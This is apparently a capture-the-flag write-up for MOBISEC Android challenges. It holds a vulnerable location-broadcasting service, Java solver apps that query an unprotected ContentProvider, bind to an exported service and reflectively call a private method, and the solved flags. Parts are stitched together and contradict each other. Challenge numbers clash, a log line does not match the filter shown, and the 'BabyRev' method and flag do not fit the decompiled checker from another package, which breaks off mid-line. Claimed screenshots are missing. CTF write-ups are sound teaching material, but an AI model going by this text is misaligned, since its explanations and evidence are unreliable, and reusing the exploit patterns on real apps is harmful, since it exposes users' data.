import android.util.Log;
import java.util.List;
/**
 * Challenge 02: Whereareyou.
 *
 * Vulnerable location service: on start it looks up the most recent cached
 * fix across every location provider and broadcasts it via a plain
 * sendBroadcast() with a public, unprotected action string
 * ("com.mobisec.intent.action.LOCATION_ANNOUNCEMENT") and no
 * android:permission requirement. Any other app on the device - not just an
 * intended companion app - can register a BroadcastReceiver for that same
 * action and read the "location" extra straight out of the air, with zero
 * IPC authentication. This class is the target/vulnerable side; exploitation
 * is simply registering a receiver for ACTION_ANNOUNCE and starting this
 * service (or waiting for it to run).
 */
public class LocationService extends Service {
    private static final String TAG = "LocationService";
    private static final String ACTION_ANNOUNCE = "com.mobisec.intent.action.LOCATION_ANNOUNCEMENT";
    private LocationManager lm;
    private boolean pending = false;
    private final LocationListener listener = new LocationListener() {
        @Override
        public void onLocationChanged(Location loc) {
            // Only answer here if a request found no location cached yet.
            if (pending) {
                pending = false;
                announce(loc);
            }
        }
        @Override public void onStatusChanged(String p, int s, Bundle e) {}
        @Override public void onProviderEnabled(String p) {}
        @Override public void onProviderDisabled(String p) {}
    };
    @Override
    public void onCreate() {
        super.onCreate();
        lm = (LocationManager) getSystemService(Context.LOCATION_SERVICE);
        try {
            // Keep every provider active so the cached fix stays current.
            for (String p : lm.getAllProviders()) {
                lm.requestLocationUpdates(p, 0, 0, listener);
            }
        } catch (SecurityException e) {
            Log.e(TAG, "no location permission", e);
        }
    }
    @Override
    public int onStartCommand(Intent intent, int flags, int startId) {
        Location best = getCurrentLocation();
        if (best != null) {
            announce(best);
        } else {
            pending = true;
        }
        return START_NOT_STICKY;
    }
```

```
    /** Most recent fix across all providers. */
    private Location getCurrentLocation() {
        Location best = null;
        try {
            List<String> providers = lm.getAllProviders();
            for (String p : providers) {
                Location l = lm.getLastKnownLocation(p);
                if (l != null && (best == null || l.getTime() > best.getTime())) {
                    best = l;
                }
            }
        } catch (SecurityException e) {
            Log.e(TAG, "no location permission", e);
        }
        return best;
    }
    private void announce(Location loc) {
        Intent i = new Intent();
        i.setAction(ACTION_ANNOUNCE);
        i.putExtra("location", loc);
        sendBroadcast(i);
    }
    @Override
    public void onDestroy() {
        try {
            lm.removeUpdates(listener);
        } catch (SecurityException ignored) {
        }
        super.onDestroy();
    }
    @Override
    public IBinder onBind(Intent intent) {
        return null;
    }
}
```

Challenge 07: Jokes

Category: App Dev Points: 10 Status: SOLVED

Flag

```
MOBISEC{lol_roftl_ahahah_:D_REYAMMER_TELLS_THE_BEST_JOKES!}
```

Source: Verbatim from /apk/81673 analysis log

Description / Methodology

App-dev task: after the target seeds its ContentProvider with jokes, our app must query `content://com.mobisec.provider.Joke/jokes`, filter for the correct author, and reconstruct the joke text correctly for the flag to be released.

The ContentProvider has no read-permission check on it at all -- query it directly for every joke.

How I Got The Flag

1. I found the target seeds a ContentProvider with jokes at content://com.mobisec.provider.Joke/jokes, with no read-permission restriction on it.

2. I queried that provider directly from my own app, filtered for the correct author, and reconstructed the joke text.

3. I built and submitted the APK; the platform confirmed the correct joke was retrieved and released the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
added joke: content://com.mobisec.provider.Joke/jokes/1
...
row: zGYpZM -> bO3ckk
FLAG: MOBISEC{lol_roftl_ahahah_:D_REYAMMER_TELLS_THE_BEST_JOKES!}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.jokes;

import android.app.Activity;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
```

```
import android.widget.TextView;
/**
 * Challenge 04: Jokes Content Provider.
 *
 * Exploit: com.mobisec.provider.Joke/jokes is an exported ContentProvider
 * with no read-permission requirement, so any app can query it directly.
 * No filtering is applied server-side either - we pull every row back and
 * do the "author == reyammer" filter ourselves, then concatenate the
 * "joke" column of matching rows in cursor order to reconstruct the flag.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final Uri URI = Uri.parse("content://com.mobisec.provider.Joke/jokes");
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        StringBuilder flag = new StringBuilder();
        Cursor c = null;
        try {
            c = getContentResolver().query(URI, null, null, null, null);
            if (c == null) {
                Log.e(TAG, "query returned null (provider not found?)");
            } else {
                int author = c.getColumnIndexOrThrow("author");
                int joke = c.getColumnIndexOrThrow("joke");
                while (c.moveToNext()) {
                    String a = c.getString(author);
                    Log.e(TAG, "row: " + a + " -> " + c.getString(joke));
                    if ("reyammer".equals(a)) {
                        flag.append(c.getString(joke));
                    }
                }
            }
        } catch (Exception e) {
            Log.e(TAG, "query failed", e);
        } finally {
            if (c != null) c.close();
        }
        Log.e(TAG, "FLAG: " + flag);
        TextView tv = new TextView(this);
        tv.setText(flag.toString());
        setContentView(tv);
    }
}
```

Challenge 08: Unbindable Service

Category: App Dev Points: 15 Status: SOLVED

Flag

```
MOBISEC{please_respect_my_will_you_shall_not_bind_me_my_friend}
```

Source: Verbatim from /apk/81674 analysis log

Description / Methodology

App-dev task: bind to the target's exported `UnbindableService` using its Messenger protocol, register a reply Messenger with MSG_REGISTER_CLIENT, then request MSG_GET_FLAG.

The service is exported with no permission required -- bind to it like any legitimate client using its own Messenger protocol.

How I Got The Flag

1. I found the target's UnbindableService is exported with a Messenger-based protocol and no permission requirement, despite its name.

2. I bound to it from my own app, registered a reply Messenger with MSG_REGISTER_CLIENT, then sent MSG_GET_FLAG.

3. I built and submitted the APK; the service replied with the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
bindService returned true
FLAG: MOBISEC{please_respect_my_will_you_shall_not_bind_me_my_friend}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.binder;
import android.app.Activity;
import android.content.ComponentName;
```

```
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.Handler;
import android.os.IBinder;
import android.os.Message;
import android.os.Messenger;
import android.util.Log;
import android.widget.TextView;
/**
 * Challenge 05: Unbindable Service.
 *
 * Exploit: com.mobisec.unbindable.UnbindableService is bindable by any app
 * (exported Service, no permission requirement) and speaks a simple
 * Messenger protocol. We register our own reply Messenger with
 * MSG_REGISTER_CLIENT, then send MSG_GET_FLAG - the service replies with a
 * Bundle containing the flag directly, no authentication or signature check
 * on the caller at all.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final int MSG_REGISTER_CLIENT = 1;
    private static final int MSG_GET_FLAG = 4;
    private TextView tv;
    private boolean bound = false;
    private final Messenger replyMessenger = new Messenger(new Handler() {
        @Override
        public void handleMessage(Message msg) {
            if (msg.what == MSG_GET_FLAG && msg.obj instanceof Bundle) {
                String flag = ((Bundle) msg.obj).getString("flag");
                Log.e(TAG, "FLAG: " + flag);
                tv.setText(String.valueOf(flag));
            }
        }
    });
    private final ServiceConnection conn = new ServiceConnection() {
        @Override
        public void onServiceConnected(ComponentName name, IBinder service) {
            Messenger server = new Messenger(service);
            try {
                Message reg = Message.obtain(null, MSG_REGISTER_CLIENT);
                reg.replyTo = replyMessenger;
                server.send(reg);
                Message get = Message.obtain(null, MSG_GET_FLAG);
                get.replyTo = replyMessenger;
                server.send(get);
            } catch (Exception e) {
                Log.e(TAG, "send failed", e);
            }
        }
        @Override
        public void onServiceDisconnected(ComponentName name) {
        }
    };
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("waiting for flag...");
```

```
        setContentView(tv);
        Intent i = new Intent();
        i.setComponent(new ComponentName("com.mobisec.unbindable",
                "com.mobisec.unbindable.UnbindableService"));
        bound = bindService(i, conn, Context.BIND_AUTO_CREATE);
        Log.e(TAG, "bindService returned " + bound);
    }
    @Override
    protected void onDestroy() {
        if (bound) unbindService(conn);
        super.onDestroy();
    }
}
```

Challenge 09: Serial Intent

Category: App Dev Points: 15 Status: SOLVED

Flag

```
MOBISEC{HOW_DID_YOU_DO_IT_THAT_WAS_SERIALLY_PRIVATE_STUFF1!!1!eleven!}
```

Source: Verbatim from /apk/81675 analysis log

Description / Methodology

App-dev task: receive a Serializable `FlagContainer` from the target's exported activity and call its private `getFlag()` method via reflection (private is a compile-time concept only, not a runtime security boundary).

Java's 'private' keyword is a compile-time-only concept -- reflection calls the method anyway at runtime.

How I Got The Flag

1. I found the target's exported activity sends back a Serializable FlagContainer object.

2. I received it and used reflection to force its private getFlag() method callable, since Java's "private" is a compile-time restriction only.

3. I built and submitted the APK; the platform confirmed the flag was extracted successfully.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
shuffling
sending back intent
FLAG: MOBISEC{HOW_DID_YOU_DO_IT_THAT_WAS_SERIALLY_PRIVATE_STUFF1!!1!eleven!}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.serialclient;

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;

import com.mobisec.serialintent.FlagContainer;

import java.lang.reflect.Method;

/**
 * Challenge 06: Serial Intent.
 *
 * Exploit: com.mobisec.serialintent.SerialActivity is exported and returns
 * a Serializable FlagContainer object as a result extra. Deserializing a
 * Serializable requires the exact class on our classpath, so this project
 * bundles a copy of com.mobisec.serialintent.FlagContainer (matching
 * signature/serialVersionUID) purely so Intent.getSerializableExtra() can
 * reconstruct it. FlagContainer.getFlag() is a private instance method -
 * private is a compile-time/access-control concept only, not a security
 * boundary at the bytecode level - so we call it via reflection after
 * setAccessible(true).
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final int REQ = 1;

    private TextView tv;

    @Override
```

```
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("waiting for flag...");
        setContentView(tv);
        Intent i = new Intent();
        i.setComponent(new ComponentName("com.mobisec.serialintent",
                "com.mobisec.serialintent.SerialActivity"));
        startActivityForResult(i, REQ);
    }
    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if (requestCode != REQ || data == null) {
            Log.e(TAG, "no result, code=" + resultCode);
            return;
        }
        try {
            FlagContainer fc = (FlagContainer) data.getSerializableExtra("flag");
            // getFlag() is private in the target's class, so call it reflectively.
            Method m = FlagContainer.class.getDeclaredMethod("getFlag");
            m.setAccessible(true);
            String flag = (String) m.invoke(fc);
            Log.e(TAG, "FLAG: " + flag);
            tv.setText(flag);
        } catch (Exception e) {
            Log.e(TAG, "failed to read flag", e);
        }
    }
}
```

Challenge 01: BabyRev

Category: Reversing Points: 10 Status: SOLVED

Flag

```
MOBISEC{ThIs_iS_A_ReAlLy_bAsIc_rEv}
```

Source: Typed into the CTFd flag box; solve confirmed live from /user

Description / Methodology


Decompiled the APK and traced FlagChecker's character-position and case-pattern constraints (alternating upper/lowercase, ROT13 mapping, substring checks); solved by hand from the recovered constraints.

The flag's character-position, case-pattern, and ROT13 constraints can be traced by hand straight from the decompiled checker.

How I Got The Flag

1. I decompiled the APK with jadx and read FlagChecker's validation logic directly.
2. I traced its character-position, case-pattern (alternating upper/lower), and ROT13-style substring constraints by hand.
3. I reconstructed the flag character by character from those constraints and typed it into the flag box.

Project Layout



Exact Code (from disk)

FlagChecker.java (jadx decompiled)

```
package com.mobisec.gnirts;
```

```
import android.content.Context;
import android.util.Base64;
import android.util.Log;
import java.lang.reflect.Method;
import java.security.MessageDigest;
import java.util.HashSet;
import java.util.Set;
/* JADX INFO: loaded from: classes2.dex */
class FlagChecker {
    FlagChecker() {
    }
    public static boolean checkFlag(Context ctx, String flag) {
        if (!flag.startsWith("MOBISEC{") || !flag.endsWith("}")) {
            return false;
        }
        String core = flag.substring(8, 40);
        if (core.length() != 32) {
            return false;
        }
        String[] ps = core.split(foo());
        if (ps.length != 5 || !bim(ps[0]) || !bum(ps[2]) || !bam(ps[4])) {
            return false;
        }
        String reduced = core.replaceAll("[A-Z]", "X").replaceAll("[a-z]", "x").replaceAll("[0-9]", " ");
        if (!reduced.matches("[A-Za-z0-9]+.       .[A-Za-z0-9]+.[Xx ]+.[A-Za-z0-9 ]+")) {
            return false;
        }
        char[] syms = new char[4];
        int[] idxs = {13, 21, 27, 32};
        Set<Character> chars = new HashSet<>();
        for (int i = 0; i < syms.length; i++) {
            syms[i] = flag.charAt(idxs[i]);
            chars.add(Character.valueOf(syms[i]));
        }
        int sum = 0;
        for (char c : syms) {
            sum += c;
        }
        return sum == 180 && chars.size() == 1 && me(ctx, dh(gs(ctx.getString(R.string.ct1), ctx.getString(R.string.k1)), ps[0]
    }
    private static boolean bim(String s) {
        return s.matches("^[a-z]+$");
    }
    private static boolean bum(String s) {
        return s.matches("^[A-Z]+$");
    }
    private static boolean bam(String s) {
        return s.matches("^[0-9]+$");
    }
    private static String dh(String hash, String s) {
        try {
            MessageDigest md = MessageDigest.getInstance(hash);
            md.update(s.getBytes());
            byte[] digest = md.digest();
            return toHexString(digest);
        } catch (Exception e) {
            return null;
        }
    }
    private static String toHexString(byte[] bytes) {
```

```
        StringBuilder hexString = new StringBuilder();
        for (byte b : bytes) {
            String hex = Integer.toHexString(b & 255);
            if (hex.length() == 1) {
                hexString.append('0');
            }
